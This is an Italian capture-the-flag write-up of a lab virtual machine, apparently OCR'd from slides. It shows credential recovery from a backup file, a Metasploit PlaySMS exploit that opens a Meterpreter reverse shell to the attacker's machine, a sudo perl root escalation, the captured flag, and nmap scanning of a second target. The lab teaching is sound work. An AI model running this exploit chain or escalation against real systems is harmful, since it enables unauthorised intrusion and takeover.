
Username: **touhid**
Password: ****




```
┌──(peppe㉿peppe)-[~/Downloads]
└─$ hexdump -C backup-cred.mp3 | head
00000000  0a 49 20 61 6d 20 6e 6f  74 20 74 6f 6f 6f 6f 20  |.I am not toooo |
00000010  73 6d 61 72 74 20 69 6e  20 63 6f 6d 70 75 74 65  |smart in compute|
00000020  72 20 2e 2e 2e 2e 2e 2e  2e 64 61 74 20 74 68 65  |r .......dat the|
00000030  20 72 65 73 6f 61 6e 20  69 20 61 6c 77 61 79 73  | resoan i always|
00000040  20 63 68 6f 6f 73 65 20  65 61 73 79 20 70 61 73  | choose easy pas|
00000050  73 77 6f 72 64 2e 2e 2e  77 69 74 68 20 63 72 65  |sword...with cre|
00000060  64 73 20 62 61 63 6b 75  70 20 66 69 6c 65 2e 2e  |ds backup file..|
00000070  2e 2e 0a 0a 75 6e 61 6d  65 3a 20 74 6f 75 68 69  |....uname: touhi|
00000080  64 0a 70 61 73 73 77 6f  72 64 3a 20 2a 2a 2a 2a  |d.password: ****|
00000090  2a 2a 0a 0a 0a 75 72 6c  20 3a 20 2f 53 65 63 72  |**...url : /Secr|

┌──(peppe㉿peppe)-[~/Downloads]
└─$ cat backup-cred.mp3

I am not toooo smart in computer .......dat the resoan i always choose easy password...with creds backup file....

uname: touhid
password: ******


url : /SecreTSMSgatwayLogin
```





Copiando il path risultato dell'**hexdump** verrà caricata la pagina di login dove proviamo ad accedere con le varie combo di credenziali ricavate in precedenza, utilizzando **touhid** come "user" e come "password" la lista presente all'interno della directory **"nothing"** vista in precedenza.



MSFCONSOLE

Avviamo **msfconsole** con l'omonimo comando ed andiamo subita cercare il modulo di "**playsms**". Procediamo con il comando "**use 0**" per selezionare il primo risultato





```
msf6 > use 0
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/playsms_uploadcsv_exec) > show options

Module options (exploit/multi/http/playsms_uploadcsv_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   admin            yes       Password to authenticate with
   Proxies                     no        A proxy chain of format type:h
   RHOSTS                      yes       The target host(s), see https:
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing
   TARGETURI  /                yes       Base playsms directory path
   USERNAME   admin            yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface m
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PlaySMS 1.4


View the full module info with the info, or info -d command.
```

Dopo aver seleziona il modulo, procediamo con il comando “**show options**” per visualizzare dati richiesti dall’expolit.
Come richiesto andiamo a configurare in ordine i campi, i campi username e password possono essere compilati grazie all’**hexdump** eseguito in precedenza, “**rhosts**” con l’indirizzo IP Target, “**lhosts**” con l’indirizzo IP Attaccante ed infine **TARGETURI.**

```
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set password diana
password ⇒ diana
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set rhost 192.168.56.103
rhost ⇒ 192.168.56.103
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set lhost 192.168.56.102
lhost ⇒ 192.168.56.102
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set username touhid
username ⇒ touhid
```

```
msf6 exploit(multi/http/playsms_uploadcsv_exec) > options

Module options (exploit/multi/http/playsms_uploadcsv_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   diana            yes       Password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.56.103   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base playsms directory path
   USERNAME   touhid           yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.102   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PlaySMS 1.4



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/playsms_uploadcsv_exec) > set targeturi /SecreTSMSgatwayLogin/
targeturi => /SecreTSMSgatwayLogin/
msf6 exploit(multi/http/playsms_uploadcsv_exec) > run

[*] Started reverse TCP handler on 192.168.56.102:4444
[+] Authentication successful: touhid:diana
[*] Sending stage (39927 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.103:37941) at 2024-07-18 01:53:49 -0700

meterpreter > 
```

Nel campo **TARGETURI** andiamo ad inserire il path visto in precedenza nell'**hexdump**, path che ci ha portato al portale di login.
Ora che tutti i campi richiesti sono stati compilati possiamo eseguire il comando "**run**" ed eseguire qualche comando per valutare la risposta della macchina target.

```
meterpreter > sysinfo
Computer    : Dina
OS          : Linux Dina 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686
Meterpreter : php/linux
meterpreter > uuid
[+] UUID: a77dab09aa76472f/php=15/linux=6/2024-07-18T08:53:48Z
```

```
Stdapi: System Commands
=======================

    Command                   Description
    -------                   -----------
    execute                   Execute a command
    getenv                    Get one or more environment variable values
    getpid                    Get the current process identifier
    getuid                    Get the user that the server is running as
    kill                      Terminate a process
    localtime                 Displays the target system local date and time
    pgrep                     Filter processes by name
    pkill                     Terminate processes by name
    ps                        List running processes
    shell                     Drop into a system command shell
    sysinfo                   Gets information about the remote system, such as OS
```

COMANDI METERPETER

Eseguendo il comando **“help”** possiamo visualizzare a schermo la lista dei comandi utilizzabili, poiché siamo alla ricerca del file **flag.txt**, spostiamoci nella shell per cercare li l’obiettivo.

Una volta nella shell, eseguendo i comandi **“whoami”** e **“pwd”** possiamo capire il nostro utente di sessione e la posizione in cui siamo, con il comando **“sudo -l”** invece andiamo a visionare i permessi dell’utente di sessione.

```
meterpreter > shell
Process 2424 created.
Channel 1 created.
whoami
www-data
pwd
/var/www/SecreTSMSgatwayLogin
sudo -l
Matching Defaults entries for www-data on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on this host:
    (ALL) NOPASSWD: /usr/bin/perl
```

```
cd ..
ls
SecreTSMSgatwayLogin
ange1
angel1
angeldina.jpg
index.html
nothing
robots.txt
secure
tmp
uploads
cd ..
ls
backups
cache
crash
games
lib
local
lock
log
mail
opt
run
spool
tmp
www
```


```
cd ..
ls
bin
boot
cdrom
dev
etc
home
initrd.img
lib
lost+found
media
mnt
opt
proc
root
run
sbin
selinux
srv
sys
tmp
usr
var
vmlinuz
```

Questa è la sequenza degli spostamenti all'interno della shell per arrivare fino alla radice.

```
cd root
/bin/sh: 10: cd: can't cd to root
sudo perl -e 'exec "/bin/sh";'
whoami
root
cd root
ls
flag.txt
daje
/bin/sh: 4: daje: not found
```

Una volta arrivati alla radice abbiamo provato l'accesso alla cartella root che purtroppo non ci è permesso, visto il path nella scorsa slide e il codice di errore uscito dopo il tentato accesso alla directory root, siamo riusciti ad arrivare al comando **"sudo perl -e exec "/bin/sh";"** che ci ha consentito di ottenere i privilegi root. Fatto ciò siamo in grado di poter accedere alla directory root ed ottenere cosi la **FLAG**.

```
cat flag.txt
```



```
root password is : hello@3210
easy one .....but hard to guess.....
but i think u dont need root password......
u already have root shelll....


CONGO.........
FLAG : 22d06624cd604a0626eb5a2992a6f2e6
```

HACKING VM BLACKBOX BONUS 3:

L’ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall’interno dell’azienda, di cui non sappiamo nulla, per questo è detto test di BlackBox.


Non vengono fornite indicazioni sulla configurazione delle macchine.
Usare il terminale predefinito di Kali (o Parrot).
Non usare l’utente root ma inviare i comandi che lo necessitano usando il comando sudo

IDENTIFICAZIONE IP TARGET:

Iniziamo con uno scan al network per identificare l'IP della black box


con il comando " **nmap -T5 -F 192.168.56.0/24** "
possiamo controllare gli indirizzi IP disponibili su
questo determinato network

Vediamo infatti che questo indirizzo IP è quello
appartenente alla blackbox



Aggiungiamo l’IP appena trovato agli hosts per comodità:


useremo il seguente comando per fare ciò:
“ **sudo nano /etc/hosts** “



CONCENTRIAMOCI ORA SUL CERCARE ALTRE PORTE DEL TARGET

Useremo quindi il seguente comando:

“**nmap -T5 -p- blackbox**”




ecco di seguito elencate le seguenti porte con i rispettivi stato e servizi:

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
80/tcp	open	http

